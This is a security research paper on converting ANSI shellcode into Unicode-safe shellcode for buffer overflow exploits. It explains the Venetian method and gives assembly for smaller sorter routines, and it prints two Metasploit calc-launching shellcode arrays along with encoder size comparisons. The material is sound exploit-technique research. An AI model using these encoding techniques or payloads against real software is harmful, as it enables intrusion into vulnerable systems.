Unicode Shellcode and Improvements

Le Duc Anh
Security Vulnerability Research Team
Bach Khoa Internetwork Security (Bkis)
Ha Noi University of Technology - Viet Nam

[ABSTRACT]

Buffer overflow bugs are amongst the most prevalent and the most critical bugs today. On exploiting these bugs, we often encounter the problem of Unicode format which prevents our shellcodes from executing properly. This is caused by the fact that many software use functions like MultiByteToWideChar() to convert character (ANSI) strings into their wide character (Unicode) equivalents.

As we were looking through these materials to perform some Unicode Buffer Overflow exploitation, we saw that there is still room for improvement in Unicode Shellcode. This documentation will cover conventional methods to write a Unicode shellcode and ***the improvements*** *that we have applied.*

I. UNICODE SHELLCODE & THE VENETIAN METHOD

Unicode shellcode, like its name, is a piece of executable machine code that has the form of a Unicode string with NULL bytes (0x00) and not null bytes arranged alternatively.

To make distinction between Unicode shellcode and the conventional one, this document will use two terms Unicode Shellcode and ANSI Shellcode.

1. The Venetian Method

1.1 00xx00 machine code

This method was proposed by Chris Anley [1]. According to this method, all the code of a shell must follow these rules:

- The machine code must have the form 00xx00
- The xx byte must be a printable character.

```
; One-byte instructions
00401066 50                   push        eax
00401067 59                   pop         ecx

; Instructions with the 00xx00 format:
00401068 6A 00                push        0
0040106A 05 00 75 00 4C       add         eax, 4C007500h

; Here is a special instruction in Unicode Shellcode, which can be used like
; NOP instruction (0x90) in conventional shellcode. Because it does not
; affect the proper execution of our Unicode Shellcode
00401071  00 6D 00            add byte ptr [ebp],ch
```

Using instructions following those rules, we can replace quite a bunch of conventional instructions, and thus can create a small executable Unicode Shellcode.

1.2 ANSI Shellcode to Unicode Shellcode

As we have concerned, 00xx00 instructions can be used to create Unicode Shellcode that performs some simple tasks. However, in order to implement more complex functions, we will have to spend a lot of time and even brainpower on writing the code.

As there have been many tools generating Shellcode in ANSI format, it would be rather useful and wise if there is a way to convert these shells into the Unicode format. Shellcoder's Handbook has introduced two ways [2] to achieve that:

1.2.1 Method 1

Here comes the conversion scheme and the structure of a Unicode Shellcode in memory in method 1:

Unicode Shellcode's layout in memory

ANSI Shellcode transformed into Unicode format: This is a conventional ANSI shellcode, yet has been transformed in a specific manner. When read into the memory, it is converted to its Unicode equivalent.

```
; The original ANSI Shellcode
      \x41\x42\x43\x44\x45\x46\x47\x48

; The transformed shellcode with characters lost at even-indexed positions
      \x41\x43\x45\x47
; The transformed shellcode converted to Unicode format when read into memory
      \x41\x00\x43\x00\x45\x00\x47\x00
```

Decoder: This is the piece of code that would bring the "**Unicode Characters encoded from ANSI Shellcode",** or the transformed ANSI Shellcode, back into its original form. The decoder must obey the rules of 00xx00 instructions discussed before.

```
; Decoding Steps:
       1. \x41\x42\x43\x00\x45\x00\x47\x00
       2. \x41\x42\x43\x44\x45\x00\x47\x00
       3. \x41\x42\x43\x44\x45\x46\x47\x48
```

The ASCII Venetian Implementation: One difficulty in decoding the shell is that unprintable characters (like 0x80) will be converted into their Unicode equivalents in a special way (0xAC02 for 0x80). Shellcoder's Handbook has suggested a solution to this:

```
; Characters with ASCII code in the range [0x20-0x7F] are printable, and
therefore we do not have to make any change to them

; Characters in the range [0x7F-0xAF] can be formed by adding a character in
the range [0x20-0x7F] with 0x39

; Characters in the range [0xAF-0xFF] can be formed by adding a character in
the range [0x20-0x7F] with 0x69

; Characters in the range [0x00-0x20] can be formed by adding a character in
the range [0x20-0x7F] with 0xA2 (or + 0x69+ 0x39), irrespective of the
overflow.
```

1.2.2 Method 2 :

Method 2 is indeed an upgrade of the previous one in terms of reducing the size of the Unicode Shellcode. Here is the layout of a shellcode according to this method:

Unicode Shellcode's layout in memory

Mixed up ANSI Shellcode: Here is the technique used to mix the shellcode up by Shellcoder's Handbook:

```
; The original Shellcode
      \x41\x42\x43\x44\x45\x46\x47\x48

; Mixed Shellcode
      \x41\x43\x45\x47\x48\x46\x44\x42
; Mixed up Shellcode in Unicode format in memory
      \x41\x00\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

Sorter: rearranges the mixed up shellcode so that it comes back to its original state. The sorter used by Shellcoder's Handbook has a length of 23h.

```
; Unicode string needed to be rearranged:
      1. \x41\x00\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
; Move 0x42 into the first NULL byte:
      2. \x41\x42\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
; Move 0x44 into the next NULL byte:
      3. \x41\x42\x43\x44\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
; Move 0x46 into the next NULL byte:
      4. \x41\x42\x43\x44\x45\x46\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
; Move 0x48 into the next NULL byte:
      5. \x41\x42\x43\x44\x45\x46\x47\x48\x48\x00\x46\x00\x44\x00\x42\x00
```

Decoder: For the first method, the decoder will work on the whole transformed ANSI Shellcode. But in method 2, the decoder will work only on the Sorter, which is 23h long.

2. Estimation

We have estimated the length of the shellcode generated using the above two methods.

2.1 Method 1

Supposing the original Shellcode has a length of a=x+y+z+t, where x, y, z, t is the number of bytes shown in the following table:

ASCII Range	[0x00-0x20]	[0x20-0x7F]	[0x7F-0xAF]	[0xAF-0xFF]
Number of bytes of shellcode in this range	x	y	z	t
Number of bytes in the Decoder to decode one byte in the range	30	22	26	26

For this method, after being transformed into Unicode format in the memory, the transformed part of the Shellcode will have a length of a.

The decoder will have a length of 30x+22y+26z+26t.

The total length of the shellcode will be: 30x+22y+26z+26t+a > 22(x+y+z+t)+a = 23a.

So the length of the new Unicode Shellcode will be 23 times as much as the original ANSI one. In other words, if the original is 100h long, the corresponding Unicode Shellcode will be 1700h long, which is such an amazing expansion.

2.2 Method 2

The ANSI Shellcode after being mixed up and converted in the memory will have a length of 2a.

The Sorter, as discussed above, is 23h long.

The decoder: 30x+22y+26z+26t > 22(x+y+z+t) = 22*23h.

So the total size of the Shellcode is approximately 23*23h +2a, which is a lot smaller than the length of 23a in method 1.

Using method 2, if an ANSI Shellcode has a length of 100h, the corresponding Unicode Shellcode will have a length of 525h (<<1700h).

II. Drawbacks and Improvements

1. Drawbacks

Shellcoder's Handbook has talked rather well about the way to change an ANSI Shellcode into its Unicode equivalent. However, there are still some issues:

- **How to build a real one?**
- **Is there any better ASCII Venetian implementation to build the decoder ?**
- **How should the original ANSI Shellcode be formed to reduce the size of the Unicode Shellcode ?**
- **Could we make the Unicode Shellcode smaller ?**

We have worked on these questions and found some solutions based on the second method talked above.

2. Improvements to the Venetian Method

Let us show you the layout of a Unicode Shellcode according to method 2 again:

Unicode Shellcode's layout in memory

As we have said, the size of shellcode generated by method 2 is rather small in comparison with that generated by method 1. But, we can still reduce its size.

2.1 Improvement to the ASCII Venetian Methods

It can be seen that the size of the decoder in the ASCII Venetian method for printable characters is smaller than that for unprintable ones (22 bytes compared to 26 and 30 bytes). Therefore, the more unprintable characters an ANSII Shellcode contains, the longer the decoder is.

There is one interesting thing is that characters in the range [0x00-0x7F] and [0xA0-0xFF] can be converted into Unicode in the same way as used for printable characters in the range [0x20-0x7F].

ASCII Range	[0x00-0x7F]	[0x7F-0xA0]	[0xA0-0xFF]
Number of bytes of shellcode in this range	x	y	z
Number of bytes in the Decoder to decode one byte in the range	22	26	22


Therefore, we can use the decoder used for printable characters to decode characters in the range [0x00-0x7F] and [0xA0-0xFF]. The decoders for other ranges still keep the same.

Character Range	[0x00-0x7F]	[0x7F-0xA0]	[0xA0-0xAF]
Decoder's Size	22	26	22
Number of bytes of shell in the range	x	y	z

2.2 Improvements to the Sorter

As we have estimated before, the length of the shellcode in method 2 is approximately 22*23h + 2a. So if we can reduce the size of the decoder in some way, the size of the shellcode can be reduced by 22*x, where x is the number of bytes of the decoder reduced. To achieve that, we have changed the way in which the ANSI Shellcode is mixed up as well as the way in which the Sorter works.

The ANSI Shellcode would be rearranged like this:



Rearrange the ANSI Shellcode

One weak point in the Sorting Algorithm introduced by Shellcoder's Handbook is that it must contain a part to calculate the length of the ANSI Shellcode while we actually know the length of the shellcode as we are the ones who created it.
As a result, using those two improvements, we have created smaller Sorters as below:

2.2.1 For Shellcode <= 512 bytes

```
004010B4    5F          pop edi
004010B5    57          push edi
004010B7    33 C9       xor ecx,ecx
004010B9    B1 ??       mov cl, [(size <=512)/2]
004010BB    51          push ecx
004010BC    D1 E1       shl ecx,1
004010BE    51          push ecx
004010BF    5E          pop esi
004010C0    03 F7       add esi, edi
004010C2    59          pop ecx
            here :
004010C3    47          inc edi
004010C4    A4          movsb
004010C5    46          inc esi
004010C6    49          dec ecx
004010C7    75 FA       jne here
```

The limitation on the size of shellcode, 512 bytes, is due to the fact that CL is an 8 bit register.

This piece of instruction is only 14h length, and thus reduces the length of the Shellcode by 22*(23h-14h) = 330 bytes, such a big number.

2.2.2 For Shellcode > 512 bytes

```
004010B4    5F          pop edi
004010B5    57          push edi
004010B7    33 C9       xor ecx,ecx
004010B9    66 B9 xx xx mov cx, [(size > 512)/2]
004010BD    51          push ecx
004010BE    D1 E1       shl ecx,1
004010C0    51          push ecx
004010C1    5E          pop esi
004010C2    03 F7       add esi, edi
004010C4    59          pop ecx
            here :
004010C5    47          inc edi
004010C6    A4          movsb
004010C7    46          inc esi
004010C8    49          dec ecx
004010C9    75 FA       jne here
```

In order to increase the size of the ANSI Shellcode that can be used, we turned to the use of the 16 bit register CX. Hence, the length of the shellcode can now be up to (2^16)*2 bytes, sufficient to write a Shellcode with quite a few functions.

However, because the decoder cannot contain NULL bytes (0x00), the size of the shellcode divided by 2 (this value will be stored in CX) should avoid some values like 0x0100, 0x0200,…, 0xFF00, or generally, 0xXX0x00. This can be done by inserting some instructions working just like NOP we have discussed before (0x 00 6D 00).

This piece of code is 16h length, which means that the shellcode will be smaller by 22*(23h-16h) = 284bytes (relatively considerable)

2.3 Use of Alpha2 Shellcode

For all these above methods, they haven't cared about the input, in the sense of the to-be-used ANSI Shellcode, and its effects on the length of the Unicode Shellcode.

For a normal shellcode, for instant Calc execution [4]:

```
/* win32_exec -  EXITFUNC=seh CMD=calc Size=160 Encoder=PexFnstenvSub http://metasploit.com */
unsigned char scode[] =
"\x29\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xc8"
"\x46\x48\x11\x83\xeb\xfc\xe2\xf4\x34\xae\x0c\x11\xc8\x46\xc3\x54"
"\xf4\xcd\x34\x14\xb0\x47\xa7\x9a\x87\x5e\xc3\x4e\xe8\x47\xa3\x58"
"\x43\x72\xc3\x10\x26\x77\x88\x88\x64\xc2\x88\x65\xcf\x87\x82\x1c"
"\xc9\x84\xa3\xe5\xf3\x12\x6c\x15\xbd\xa3\xc3\x4e\xec\x47\xa3\x77"
"\x43\x4a\x03\x9a\x97\x5a\x49\xfa\x43\x5a\xc3\x10\x23\xcf\x14\x35"
"\xcc\x85\x79\xd1\xac\xcd\x08\x21\x4d\x86\x30\x1d\x43\x06\x44\x9a"
"\xb8\x5a\xe5\x9a\xa0\x4e\xa3\x18\x43\xc6\xf8\x11\xc8\x46\xc3\x79"
"\xf4\x19\x79\xe7\xa8\x10\xc1\xe9\x4b\x86\x33\x41\xa0\xb6\xc2\x15"
"\x97\x2e\xd0\xef\x42\x48\x1f\xee\x2f\x25\x29\x7d\xab\x46\x48\x11";
```

For an Alphanumeric Shellcode, Calc execution [4]:

```
/* win32_exec -  EXITFUNC=seh CMD=calc Size=343 Encoder=PexAlphaNum http://metasploit.com */
unsigned char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x34"
"\x42\x50\x42\x30\x42\x30\x4b\x58\x45\x34\x4e\x33\x4b\x48\x4e\x37"
"\x45\x30\x4a\x57\x41\x50\x4f\x4e\x4b\x58\x4f\x44\x4a\x51\x4b\x58"
"\x4f\x45\x42\x42\x41\x30\x4b\x4e\x49\x44\x4b\x48\x46\x43\x4b\x38"
"\x41\x50\x50\x4e\x41\x33\x42\x4c\x49\x59\x4e\x4a\x46\x58\x42\x4c"
"\x46\x47\x47\x30\x41\x4c\x4c\x4c\x4c\x4d\x30\x41\x30\x44\x4c\x4b\x4e"
"\x46\x4f\x4b\x33\x46\x55\x46\x32\x46\x50\x45\x47\x45\x4e\x4b\x48"
"\x4f\x55\x46\x42\x41\x30\x4b\x4e\x48\x56\x4b\x48\x4e\x50\x4b\x44"
"\x4b\x38\x4f\x35\x4e\x41\x41\x30\x4b\x4e\x4b\x48\x4e\x41\x4b\x38"
"\x41\x30\x4b\x4e\x49\x48\x4e\x45\x46\x32\x46\x30\x43\x4c\x41\x43"
"\x42\x4c\x46\x46\x4b\x38\x42\x44\x42\x43\x45\x38\x42\x4c\x4a\x57"
"\x4e\x30\x4b\x38\x42\x54\x4e\x30\x4b\x38\x42\x47\x4e\x41\x4d\x4a"
"\x4b\x38\x4a\x46\x4a\x30\x4b\x4e\x49\x50\x4b\x58\x42\x58\x42\x4b"
"\x42\x30\x42\x50\x42\x30\x4b\x58\x4a\x36\x4e\x43\x4f\x55\x41\x53"
"\x48\x4f\x42\x46\x48\x45\x49\x38\x4a\x4f\x43\x58\x42\x4c\x4b\x47"
"\x42\x35\x4a\x56\x42\x4f\x4c\x38\x46\x30\x4f\x55\x4a\x46\x4a\x49"
"\x50\x4f\x4c\x38\x50\x30\x47\x35\x4f\x4f\x47\x4e\x43\x56\x41\x36"
"\x4e\x46\x43\x56\x42\x50\x5a";
```

…

We used the Metasploit Framework to generate some shellcode that execute the calculator program on Windows OS. But each of them uses a different encode method (in the following list):

- PexFnstenvSub
- Pex
- PexAlphaNum
- PexFnstenvMov
- JmpCallAdditive
- ShikataGaNai
- Alpha2

We have developed a tool for converting Shellcode from ANSI based ones to Unicode based equivalents. And by the use of the tool, we conducted many tests to see which decoder is best (having the smallest in size of the output Unicode shellcode)

And an amazing fact is that the shellcode encoded by the Alpha2 decoder is best.

Decoder	Input Size	Output Size (in memory)
Alpha2	330	1200
PexAlphaNum	343	1236
PexFnstenvMov	158	1464
Pex	160	1508
ShikataGaNai	161	1548
PexFnstenvSub	160	1568
JmpCallAdditive	165	1600

3. Further Development

Though we have proposed some changes above to make the shell smaller, there is still room for shortening the shell. Here come several ideas of optimizing based on method 2. We haven't succeeded in solving them yet.

3.1 The Decoder's length

The method given by Chris Anley requires that the length of the **Decoder** must be a multiple of 256 bytes or 100h in order for the pointer to the **Sorter** to be correctly indicated.

```
05 00 75 00 4C    add eax, 4C007500h
05 00 74 00 4C    add eax, 4C007400h
```

This is quite a problem as we have to add some NOP-equivalent instructions (0x00 6D 00) to the shell and thus make the shell much bigger with some doing-nothing-code. For example, for a 257 byte Decoder, we need to insert 255 bytes of NOP equivalents to reach the length of 512 bytes.

So if we can find a solution to this problem, the shellcode's size might be reduced by 0 to 255 bytes.


3.2 Other sorting algorithms

As we have talked, the size of the shellcode with our improvements is 2a, where a is the size of the input ANSI Shellcode.

We wonder if there is a better algorithm for the sorter and the decoder to make the shell even smaller than 2a or create a shorter Sorter.

III. UNISHELL GENERATOR

In order to put those improvements into practical uses, we have created a tool converting ANSI Shellcode into Unicode Shellcode. This tool makes use of *ShellcodeCore*, a library specializing in manipulating Shellcode, developed by SVRT-BKIS on researching into Buffer Overflow vulnerabilities.



A screenshot of UniShellGenerator

IV. CONCLUSION

Above is our research on Unicode Shellcode based on previous documents on this issue, and of course, our improvements to make things better. There are also some further developments that we haven't put into this paper.

Especially thanks to Chris Anley and the authors of the "Shellcoder's Handbook" for their researches into Unicode Shellcode.

VI. REFERENCE

[1]. Creating Arbitrary Shell Code in Unicode Expanded Strings – Chris Anley.
[2]. Shellcoder's Handbook: Discovering and Exploiting Security - Jack Koziol.
[3]. Practice Win32 and Unicode exploitation.
[4]. www.metasploit.com – HD.Moore